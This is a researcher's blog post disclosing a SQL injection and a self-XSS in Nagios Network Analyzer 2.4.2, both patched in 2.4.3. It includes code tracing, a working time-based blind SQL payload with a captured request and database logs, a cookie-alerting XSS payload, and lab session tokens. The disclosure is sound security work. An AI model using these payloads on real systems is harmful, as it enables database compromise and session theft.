Published in stolabs

Lucas Carmo Follow
Mar 17, 2021 · 4 min read · Listen

Save


# Issues Found on Nagios Network Analyzer 2.4.2

During the time of 2020, I was preparing for a certification called OSWE. The path has been long and with curves, because sometimes we have unforeseen events in life that make us do smarter choices, resulting in a change of objectives. With this mindset, I researched what I learned in the AWAE material and resulted in two findings against the NagiosNA application.

Nagios Network Analyzer is a network data flow analysis solution that provides organizations with a broad view of their IT infrastructure and network traffic. The network analyzer allows you to be proactive in resolving failures, aberrant behavior, and security threats before they affect critical business processes.

Nagios partners

I would like to thank Nagios for being extremely fast and friendly with the entire reporting process!



Nagios Network Analyzer Change Log

The following are the recent changes to Nagios Network Analyzer

2.4.3 - 03/16/2021


- Updated nfdump to patched version that fixes total bytes amount given [TPS#15440] -JO
- Fixed issue with reap_files.py script removing the last digit from the summary data -JO
- Fixed Chord diagrams cutting off the IP addresses (can also hover over IP and wait for popup) [TPS#15438] -JO
- Fixed SQL Injection vulnerability on col option for sources read (thanks Lucas Carmo from STOLabs) -JO
- Fixed XSS vulnerability on Source > Query page (thanks Lucas Carmo from STOLabs) -JO

## SQL Injection in API Sources (CVE-2021–28925):

A SQL injection attack consists in manipulate SQL queries via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. With this explanation in mind, we can move on to technical details.


To be able to perform a more accurate debugging, I tried to enable the logs and the verbose mode of the environment, after that, I started the process of mapping the user inputs and soon arrived at an endpoint with very interesting parameters, which could result in a SQL Injection.

56



```
application/views/admin/home.php:18:    $.getJSON(site_url + 'api/sources/read', function(data) {
application/views/alerting/checks.php:505:     $.getJSON(site_url + 'api/sources/read', { 'o[col]':'name', 'o[sort]':'ASC' }, function(data) {
application/views/sources/view.php:125:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(data) {
application/views/sources/home.php:32:    $.post(site_url + 'api/sources/read', { 's[name]': $('#source_search').val(), 'o[col]':'name', 'o[sort]':'asc', <?php
echo get_csrf_block(); ?> }, function(sources) {
application/views/sources/home.php:88:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(sources) {
application/views/reports/home.php:117:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(sources) {
application/views/queries/home.php:206:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(sources) {
application/views/dashboard.php:227:    $.getJSON(site_url + 'api/sources/read', { 'o[col]':'name', 'o[sort]':'ASC' },  function(data) {
application/views/dashboard.php:353:    $.post(site_url + 'api/sources/read', { 'o[col]':'name', 'o[sort]':'ASC', <?php echo get_csrf_block(); ?> }, function(s
urces) {
application/views/dashboard.php:445:    $.post(site_url + 'api/sources/read', { 'o[col]':'name', 'o[sort]':'ASC', <?php echo get_csrf_block(); ?> }, function(s
urces) {
application/views/views/home.php:208:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(data) {
application/views/views/home.php:236:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(all_sources) {
application/views/sourcegroups/edit.php:75:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(sources) {
application/views/sourcegroups/create.php:12:    $.post(site_url + 'api/sources/read', { <?php echo get_csrf_block(); ?> }, function(sources) {
```


After identifying the line highlighted above, now I need to check if my feeling would take me anywhere. With that in mind, I started the process of static analysis in the file “application/views/dashboard.php”, and I concluded that after authenticating in the application, we are redirected to the dashboard, where several GET and POST requests are generated for the endpoint “/api/sources/read” with the parameters “o[col]” and “o [sort]”. Luckily for us, we managed to control the input “o[col]”, for our unluck it is necessary to be authenticated.



views > dashboard.php

```
function draw_aberrancy_viz()
{
    var ok_target = '#tbody-aberrant-ok';
    var bad_target = '#tbody-aberrant-critical';
    var all_target = '#tbody-aberrant-all';
    var ok_seen = false;
    var crit_seen = false;

    $(ok_target).html('<td colspan="999">No entries</td>');
    $(bad_target).html('<td colspan="999">No entries</td>');
    $(all_target).html('<td colspan="999">No entries</td>');

    $('#aberrant-count-ok').html('0');
    $('#aberrant-count-critical').html('0');
    $('#aberrant-count-all').html('0');

    $('thead.aberrancy').empty();
    var first = true;

    $.getJSON(site_url + 'api/sources/read', { 'o[col]':'name', 'o[sort]':'ASC' },  function(data) {

        $.each(data, function(i, d) {

            if (d.disable_abnormal == "1") {
                return;
            }
```


At that moment, I started to feel my hunter’s sense getting keener and keener on this path, so I went ahead with the process of “reverse tracking” in the parameters “o[col]” and I get as a result of this procedure the file “database_helper.php”. By reading and understanding the “do_enumerate” function, I was able to identify that I could only have a single headache, the “escape_str”. However, let’s not create panic, because I was also able to notice that the way the query was built, in theory, it would be all right if a payload with “AND” was inserted.



```
GNU nano 2.3.1                         File: database_helper.php

    if($success === FALSE) {
        throw new Exception("Unable to delete ID ".print_r($idselector, TRUE).": ".$ci->db->_error_message());
    }
}

function do_enumerate($selector, $table, $search=array(), $orderby=array(), $join=array())
{
    $ci =& get_instance();
    if (!empty($join)) {
        $ci->db->join($ci->db->escape_str($join['table']), $ci->db->escape_str($join['vars']));
    }
    if (!empty($orderby)) {
        $ci->db->order_by($ci->db->escape_str($orderby['col']), $ci->db->escape_str($orderby['sort']));
    }
    if (!empty($search)) {
        $ci->db->like($search);
        $result = $ci->db->get($table);
    } else {
        $result = $ci->db->get_where($table, $selector);
    }

    if($result === FALSE) {
        throw new Exception("Unable to query database with query: ".print_r($selector, TRUE)."!");
    }

    return $result;
}
```


At this point, I finally needed to just put the pieces together and prove the theory, for that, I authenticated myself in the application using the credentials of a user without administrative privileges and immediately afterward identified the request for the endpoint *"/api/checks/read"* and I used the following payload for a time based blind: *"+AND+(SELECT+777+FROM+(SELECT(SLEEP(15)))LURIEL_STOLABS)"* on *"o[col]"* parameter.

When sending the request to the server, it interpreted the sleep command sent and it took 15 seconds to return the response to us. In parallel to this, we can see our payload in the log files of MariaDB.




```
GET /nagiosna/api/checks/read?o%5Bcol%5D=
name+AND+(SELECT+777+FROM+(SELECT(SLEEP(15)))LURIEL_STOLABS)&o%5Bsort%5D=
ASC HTTP/1.1
Host: 192.168.109.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Referer: http://192.168.109.130/nagiosna/
Cookie: csrf_cna=337cd5f8de095eea47940de839f647e; PHPSESSID=
97b4rlunptimncr0s9pslb8i34; na_session=
a%3A15%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22b27ed2f6d6601bcd47ff66
d2ebb1ea58%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13%3A%22192.168.109.1%22%3
Bs%3A10%3A%22user_agent%22%3Bs%3A50%3A%22Mozilla%2F5.0+%28X11%3B+Linux+x86
_64%3B+rv%3A78.0%29+Gecko%2F20100101+Firefox%2F78.0%22%3Bs%3A13%3A%22last_
activity%22%3Bi%3A1615955529%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B
s%3A8%3A%22identity%22%3Bs%3A5%3A%22teste%22%3Bs%3A8%3A%22username%22%3Bs%
3A5%3A%22teste%22%3Bs%3A5%3A%22email%22%3Bs%3A15%3A%22teste%40teste.com%22
%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%222%22%3Bs%3A14%3A%22old_last_login%22
%3Bs%3A10%3A%221615955519%22%3Bs%3A9%3A%22apiaccess%22%3Bs%3A1%3A%221%22%3
Bs%3A6%3A%22apikey%22%3Bs%3A40%3A%227f1faed5b577037f57a1cb451be603d93ec041
81%22%3Bs%3A8%3A%22language%22%3Bs%3A7%3A%22default%22%3Bs%3A10%3A%22apise
ssion%22%3Bb%3A1%3Bs%3A17%3A%22flash%3Aold%3Amessage%22%3Bs%3A33%3A%22%3Cd
iv%3ELogged+In+Successfully%3C%2Fdiv%3E%22%3B%7D2c5fdfb4a0ac4e0e47326af6fa
2f983b3e65b31e
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Mar 2021 04:37:42 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
X-Powered-By: PHP/5.4.16
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check
Pragma: no-cache
Set-Cookie: na_session=a%3A15%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22
ail%22%3Bs%3A15%3A%22teste%40teste.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3
 expires=Thu, 18-Mar-2021 04:37:42 GMT; path=/
Set-Cookie: na_session=a%3A14%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22
ail%22%3Bs%3A15%3A%22teste%40teste.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3
Access-Control-Allow-Origin: *
Content-Length: 2
Connection: close
Content-Type: application/json

[
]
```



```
WHERE `name` =  'license_key'
                 3292 Query     UPDATE `nagiosna_cf_options` SET `value` = '' WHERE `id` =  '2'
                 3292 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'license_key'
                 3292 Query     SELECT *
FROM (`nagiosna_Checks`)
ORDER BY `name` AND (SELECT 777 FROM (SELECT(SLEEP(15)))LURIEL_STOLABS) ASC
210317  5:09:52  3289 Query     DELETE FROM nagiosna_cmdsubsys WHERE timestamp < '1615871392' AND completed = 1
                 3289 Quit
210317  5:10:01  3293 Connect   nagiosna@localhost as anonymous on nagiosna
                 3293 Init DB   nagiosna
                 3293 Query     SET NAMES utf8
                 3293 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'language'
                 3293 Query     SELECT * FROM nagiosna_cmdsubsys WHERE processing = 0 AND completed = 0
210317  5:10:02  3293 Query     SELECT * FROM nagiosna_cmdsubsys WHERE processing = 0 AND completed = 0
210317  5:10:03  3294 Connect   nagiosna@localhost as anonymous on nagiosna
                 3294 Init DB   nagiosna
                 3294 Query     SET NAMES utf8
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'language'
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'license_key'
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'homits'
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'license_key'
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'license_key'
                 3294 Query     UPDATE `nagiosna_cf_options` SET `value` = '' WHERE `id` =  '2'
                 3294 Query     SELECT *
FROM (`nagiosna_cf_options`)
WHERE `name` =  'license_key'
                 3294 Query     SELECT *
FROM (`nagiosna_Sources`)
```

**Self Cross-Site Scripting (CVE-2021–28924):**
Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side , to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
Self-XSS operates by tricking users into copying and pasting malicious content into their browsers. Usually, the attacker posts a message that says by copying and running certain code, the user will be able to hack another user's account. In fact, the code allows the attacker to hijack the victim's account.



192.168.109.130/nagiosna/groups/queries/1

Source Group - All Sources

```
csrf_cna=574dbc44c6fcc66e06e861876c3e3c70; PHPSESSID=s9pib5h9kbs4p56d1qm3n40n1; na_session=a%3A15%3A%7Bs%3A10
%3A%22session_id%22%3Bs%3A32%3A%2219769b10842901e2c8f68be71dabf48c%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A13
%3A%22192.168.109.1%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A68
%3A%22Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A78.0%29+Gecko%2F20100101+Firefox%2F78.0%22%3Bs%3A13
%3A%22last_activity%22%3Bi%3A1615354040%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22identity
%22%3Bs%3A11%3A%22nagiosadmin%22%3Bs%3A8%3A%22username%22%3Bs%3A11%3A%22nagiosadmin%22%3Bs%3A5%3A%22email
%22%3Bs%3A27%3A%22nagiosadmin%40nagiosadmin.com%22%3Bs%3A7%3A%22user_id%22%3Bs%3A1%3A%221%22%3Bs%3A14
%3A%22old_last_login%22%3Bs%3A10%3A%221615256738%22%3Bs%3A9%3A%22apiaccess%22%3Bs%3A1%3A%221%22%3Bs%3A6
%3A%22apikey%22%3Bs%3A40%3A%220846d2a5e4f1133b4b04613e1fc7c471cbb77617%22%3Bs%3A8%3A%22language%22%3Bs%3A7
%3A%22default%22%3Bs%3A10%3A%22apisession%22%3Bb%3A1%3Bs%3A7%3A%22view_id%22%3Bi%3A0
%3B%7Df57811938b9a43d457a745da264b375b848d349a
```

*Endpoint: /nagiosna/groups/queries/1*
*Payload: "><img src="" onerror="alert(document.cookie)">*

These were the findings during this exercise!

Appsec    Vulnerability Research    Sql Injection    Nagios    Cve